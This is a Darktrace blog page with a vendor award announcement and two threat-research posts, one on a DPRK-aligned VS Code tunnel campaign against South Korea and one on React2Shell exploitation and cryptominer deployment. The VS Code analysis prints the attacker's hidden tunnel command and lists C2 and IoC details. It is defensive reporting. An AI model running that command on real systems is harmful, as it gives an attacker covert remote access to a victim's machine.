Blog
/
Network
/
November 6, 2025

Darktrace Named the Only 2025 Gartner® Peer Insights™ Customers’ Choice for Network Detection and Response


Darktrace has been named the only Customers’ Choice in the 2025 Gartner® Peer Insights™ Voice of the Customer for Network Detection and Response, earning a 4.8/5 rating from 242 reviews and being named both Gartner Customers’ Choice and a Magic Quadrant Leader recognition.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Mikey Anderson
Product Marketing Manager, Network Detection & Response
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
06
Nov 2025

Darktrace: The only Customers’ Choice for NDR in 2025

In a year defined by rapid change across the threat landscape, recognition from those who use and rely on security technology every day means the most.

That’s why we’re proud to share that Darktrace has been named the only Customers’ Choice in the 2025 Gartner® Peer Insights™ Voice of the Customer for Network Detection and Response (NDR).

Out of 11 leading NDR vendors evaluated, Darktrace stood alone as the sole Customers’ Choice, a recognition that we feel reflects not just our innovation, but the trust and satisfaction of the customers who secure their networks with Darktrace every day.

What the Gartner® Peer Insights™ Voice of the Customer means

“Voice of the Customer” is a document that synthesizes Gartner Peer Insights reviews into insights for buyers of technology and services. This aggregated peer perspective, along with the individual detailed reviews, is complementary to Gartner expert research and can play a key role in your buying process. Peers are verified reviewers of a technology product or service, who not only rate the offering, but also provide valuable feedback to consider before making a purchase decision. Vendors placed in the upper-right “Customers’ Choice” quadrant of the “Voice of the Customer” have scores that meet or exceed the market average for both axes (User Interest and Adoption, and Overall Experience).It’s not just a rating. We feel it’s a reflection of genuine customer sentiment and success in the field.

In our view, Customers consistently highlight Darktrace’s ability to:

  • Detect and respond to unknown threats in real time
  • Deliver unmatched visibility across IT, OT, and cloud environments
  • Automate investigations and responses through AI-driven insights

We believe this recognition reinforces what our customers already know: that Darktrace helps them see, understand, and stop attacks others miss.

A rare double: recognized by customers and analysts alike

This distinction follows another major recogniton. Darktrace’s placement as a Leader in the Gartner® Magic Quadrant™ for Network Detection and Response earlier this year.

That makes Darktrace the only vendor to achieve both:

  • A Leader status in the Gartner Magic Quadrant for NDR, and
  • A Customers’ Choice in Gartner Peer Insights 2025

It’s a rare double that we feel reflects both industry leadership and customer trust, two perspectives that, together, define what great cybersecurity looks like.

A Customers’ Choice across the network and the inbox

To us, this recognition also builds on Darktrace’s momentum across multiple domains. Earlier this year, Darktrace was also named a Customers’ Choice for Email Security Platforms in the Gartner® Peer Insights™ report.

With more than 1,000 verified reviews across Network Detection and Response, Email Security Platforms, and Cyber Physical Systems (CPS), we at Darktrace are proud to be trusted across the full attack surface, from the inbox to the industrial network.

Thank you to our customers

We’re deeply grateful to every customer who shared their experience with Darktrace on Gartner Peer Insights. Your insights drive our innovation and continue to shape how we protect complex, dynamic environments across the world.

Discover why customers choose Darktrace for network and email security.

Gartner® Peer Insights™ content consists of the opinions of individual end users based on their own experiences, and should not be construed as statements of fact, nor do they represent the views of Gartner or its affiliates. Gartner does not endorse any vendor, product or service depicted in this content nor makes any warranties, expressed or implied, with respect to this content, about its accuracy or completeness, including any warranties of merchantability or fitness for a particular purpose.

GARTNER is a registered trademark and service mark of Gartner, Inc. and/or its affiliates in the U.S. and internationally and is used herein with permission. All rights reserved.

Magic Quadrant and Peer Insights are registered trademarks of Gartner, Inc. and/or its affiliates and is used herein with permission. All rights reserved.

Gartner, Voice of the Customer for Network Detection and Response, By Peer Community Contributor, 30 October 2025

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Mikey Anderson
Product Marketing Manager, Network Detection & Response

More in this series

No items found.

Blog

/

Network

/

January 27, 2026

Darktrace Identifies Campaign Targeting South Korea Leveraging VS Code for Remote Access

campaign targeting south orea leveraging vs code for remote accessDefault blog imageDefault blog image

Introduction

Darktrace analysts recently identified a campaign aligned with Democratic People’s Republic of Korea (DPRK) activity that targets users in South Korea, leveraging Javascript Encoded (JSE) scripts and government-themed decoy documents to deploy a Visual Studio Code (VS Code) tunnel to establish remote access.

Technical analysis

Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.
Figure 1: Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.

The sample observed in this campaign is a JSE file disguised as a Hangul Word Processor (HWPX) document, likely sent to targets via a spear-phishing email. The JSE file contains multiple Base64-encoded blobs and is executed by Windows Script Host. The HWPX file is titled “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026 (1)” in C:\ProgramData and is opened as a decoy. The Hangul documents impersonate the Ministry of Personnel Management, a South Korean government agency responsible for managing the civil service. Based on the metadata within the documents, the threat actors appear to have taken the documents from the government’s website and edited them to appear legitimate.

Base64 encoded blob.
Figure 2: Base64 encoded blob.


The script then downloads the VSCode CLI ZIP archives from Microsoft into C:\ProgramData, along with code.exe (the legitimate VS Code executable) and a file named out.txt.

In a hidden window, the command cmd.exe /c echo | "C:\ProgramData\code.exe" tunnel --name bizeugene > "C:\ProgramData\out.txt" 2>&1 is run, establishinga VS Code tunnel named “bizeugene”.

VSCode Tunnel setup.
Figure 3: VSCode Tunnel setup.

VS Code tunnels allows users connect to a remote computer and use Visual Studio Code. The remote computer runs a VS Code server that creates an encrypted connection to Microsoft’s tunnel service. A user can then connect to that machine from another device using the VS Code application or a web browser after signing in with GitHub or Microsoft. Abuse of VS Code tunnels was first identified in 2023 and has since been used by Chinese Advance Persistent Threat (APT) groups targeting digital infrastructure and government entities in Southeast Asia [1].

 Contents of out.txt.
Figure 4: Contents of out.txt.

The file “out.txt” contains VS Code Server logs along with a generated GitHub device code. Once the threat actor authorizes the tunnel from their GitHub account, the compromised system is connected via VS Code. This allows the threat actor to have interactive access over the system, with access to the VS Code’s terminal and file browser, enabling them to retrieve payloads and exfiltrate data.

GitHub screenshot after connection is authorized.
Figure 5: GitHub screenshot after connection is authorized.

This code, along with the tunnel token “bizeugene”, is sent in a POST request to hxxps://www[.]yespp[.]co[.]kr/common/include/code/out[.]php, a legitimate South Korean site that has been compromised is now used as a command-and-control (C2) server.

Conclusion

The use of Hancom document formats, DPRK government impersonation, prolonged remote access, and the victim targeting observed in this campaign are consistent with operational patterns previously attributed to DPRK-aligned threat actors. While definitive attribution cannot be made based on this sample alone, the alignment with established DPRK tactics, techniques, and procedures (TTPs) increases confidence that this activity originates from a DPRK state-aligned threat actor.

This activity shows how threat actors can use legitimate software rather than custom malware to maintain access to compromised systems. By using VS Code tunnels, attackers are able to communicate through trusted Microsoft infrastructure instead of dedicated C2 servers. The use of widely trusted applications makes detection more difficult, particularly in environments where developer tools are commonly installed. Traditional security controls that focus on blocking known malware may not identify this type of activity, as the tools themselves are not inherently malicious and are often signed by legitimate vendors.

Credit to Tara Gould (Malware Research Lead)
Edited by Ryan Traill (Analyst Content Lead)

Appendix

Indicators of Compromise (IoCs)

115.68.110.73 - compromised site IP

9fe43e08c8f446554340f972dac8a68c - 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse

MITRE ATTACK

T1566.001 - Phishing: Attachment

T1059 - Command and Scripting Interpreter

T1204.002 - User Execution

T1027 - Obfuscated Files and Information

T1218 - Signed Binary Proxy Execution

T1105 - Ingress Tool Transfer

T1090 - Proxy

T1041 - Exfiltration Over C2 Channel

References

[1]  https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/

Continue reading
About the author

Blog

/

Cloud

/

January 19, 2026

React2Shell Reflections: Cloud Insights, Finance Sector Impacts, and How Threat Actors Moved So Quickly

React2Shell Default blog imageDefault blog image

Introduction

Last month’s disclosure of CVE 2025-55812, known as React2Shell, provided a reminder of how quickly modern threat actors can operationalize newly disclosed vulnerabilities, particularly in cloud-hosted environments.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day. Within 30 hours of the patch, a publicly available proof-of-concept emerged that could be used to exploit any vulnerable server. This short timeline meant many systems remained unpatched when attackers began actively exploiting the vulnerability.  

Darktrace researchers rapidly deployed a new honeypot to monitor exploitation of CVE 2025-55812 in the wild.

Within two minutes of deployment, Darktrace observed opportunistic attackers exploiting this unauthenticated remote code execution flaw in React Server Components, leveraging a single crafted request to gain control of exposed Next.js servers. Exploitation quickly progressed from reconnaissance to scripted payload delivery, HTTP beaconing, and cryptomining, underscoring how automation and pre‑positioned infrastructure by threat actors now compress the window between disclosure and active exploitation to mere hours.

For cloud‑native organizations, particularly those in the financial sector, where Darktrace observed the greatest impact, React2Shell highlights the growing disconnect between patch availability and attacker timelines, increasing the likelihood that even short delays in remediation can result in real‑world compromise.

Cloud insights

In contrast to traditional enterprise networks built around layered controls, cloud architectures are often intentionally internet-accessible by default. When vulnerabilities emerge in common application frameworks such as React and Next.js, attackers face minimal friction.  No phishing campaign, no credential theft, and no lateral movement are required; only an exposed service and exploitable condition.

The activity Darktrace observed during the React2shell intrusions reflects techniques that are familiar yet highly effective in cloud-based attacks. Attackers quickly pivot from an exposed internet-facing application to abusing the underlying cloud infrastructure, using automated exploitation to deploy secondary payloads at scale and ultimately act on their objectives, whether monetizing access through cryptomining or to burying themselves deeper in the environment for sustained persistence.

Cloud Case Study

In one incident, opportunistic attackers rapidly exploited an internet-facing Azure virtual machine (VM) running a Next.js application, abusing the React/next.js vulnerability to gain remote command execution within hours of the service becoming exposed. The compromise resulted in the staged deployment of a Go-based remote access trojan (RAT), followed by a series of cryptomining payloads such as XMrig.

Initial Access

Initial access appears to have originated from abused virtual private network (VPN) infrastructure, with the source IP (146.70.192[.]180) later identified as being associated with Surfshark

The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.
Figure 1: The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.

The use of commercial VPN exit nodes reflects a wider trend of opportunistic attackers leveraging low‑cost infrastructure to gain rapid, anonymous access.

Parent process telemetry later confirmed execution originated from the Next.js server, strongly indicating application-layer compromise rather than SSH brute force, misused credentials, or management-plane abuse.

Payload execution

Shortly after successful exploitation, Darktrace identified a suspicious file and subsequent execution. One of the first payloads retrieved was a binary masquerading as “vim”, a naming convention commonly used to evade casual inspection in Linux environments. This directly ties the payload execution to the compromised Next.js application process, reinforcing the hypothesis of exploit-driven access.

Command-and-Control (C2)

Network flow logs revealed outbound connections back to the same external IP involved in the inbound activity. From a defensive perspective, this pattern is significant as web servers typically receive inbound requests, and any persistent outbound callbacks — especially to the same IP — indicate likely post-exploitation control. In this case, a C2 detection model alert was raised approximately 90 minutes after the first indicators, reflecting the time required for sufficient behavioral evidence to confirm beaconing rather than benign application traffic.

Cryptominers deployment and re-exploitation

Following successful command execution within the compromised Next.js workload, the attackers rapidly transitioned to monetization by deploying cryptomining payloads. Microsoft Defender observed a shell command designed to fetch and execute a binary named “x” via either curl or wget, ensuring successful delivery regardless of which tooling was availability on the Azure VM.

The binary was written to /home/wasiluser/dashboard/x and subsequently executed, with open-source intelligence (OSINT) enrichment strongly suggesting it was a cryptominer consistent with XMRig‑style tooling. Later the same day, additional activity revealed the host downloading a static XMRig binary directly from GitHub and placing it in a hidden cache directory (/home/wasiluser/.cache/.sys/).

The use of trusted infrastructure and legitimate open‑source tooling indicates an opportunistic approach focused on reliability and speed. The repeated deployment of cryptominers strongly suggests re‑exploitation of the same vulnerable web application rather than reliance on traditional persistence mechanisms. This behavior is characteristic of cloud‑focused attacks, where publicly exposed workloads can be repeatedly compromised at scale more easily.

Financial sector spotlight

During the mass exploitation of React2Shell, Darktrace observed targeting by likely North Korean affiliated actors focused on financial organizations in the United Kingdom, Sweden, Spain, Portugal, Nigeria, Kenya, Qatar, and Chile.

The targeting of the financial sector is not unexpected, but the emergence of new Democratic People’s Republic of Korea (DPRK) tooling, including a Beavertail variant and EtherRat, a previously undocumented Linux implant, highlights the need for updated rules and signatures for organizations that rely on them.

EtherRAT uses Ethereum smart contracts for C2 resolution, polling every 500 milliseconds and employing five persistence mechanisms. It downloads its own Node.js runtime from nodejs[.]org and queries nine Ethereum RPC endpoints in parallel, selecting the majority response to determine its C2 URL. EtherRAT also overlaps with the Contagious Interview campaign, which has targeted blockchain developers since early 2025.

Read more finance‑sector insights in Darktrace’s white paper, The State of Cyber Security in the Finance Sector.

Threat actor behavior and speed

Darktrace’s honeypot was exploited just two minutes after coming online, demonstrating how automated scanning, pre-positioned infrastructure and staging, and C2 infrastructure traced back to “bulletproof” hosting reflects a mature, well‑resourced operational chain.

For financial organizations, particularly those operating cloud‑native platforms, digital asset services, or internet‑facing APIs, this activity demonstrates how rapidly geopolitical threat actors can weaponize newly disclosed vulnerabilities, turning short patching delays into strategic opportunities for long‑term access and financial gain. This underscores the need for a behavioral-anomaly-led security posture.

Credit to Nathaniel Jones (VP, Security & AI Strategy, Field CISO) and Mark Turner (Specialist Security Researcher)

Edited by Ryan Traill (Analyst Content Lead)

Appendices

Indicators of Compromise (IoCs)

146.70.192[.]180 – IP Address – Endpoint Associated with Surfshark

References

https://www.darktrace.com/resources/the-state-of-cybersecurity-in-the-finance-sector

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO
Your data. Our AI.
Elevate your network security with Darktrace AI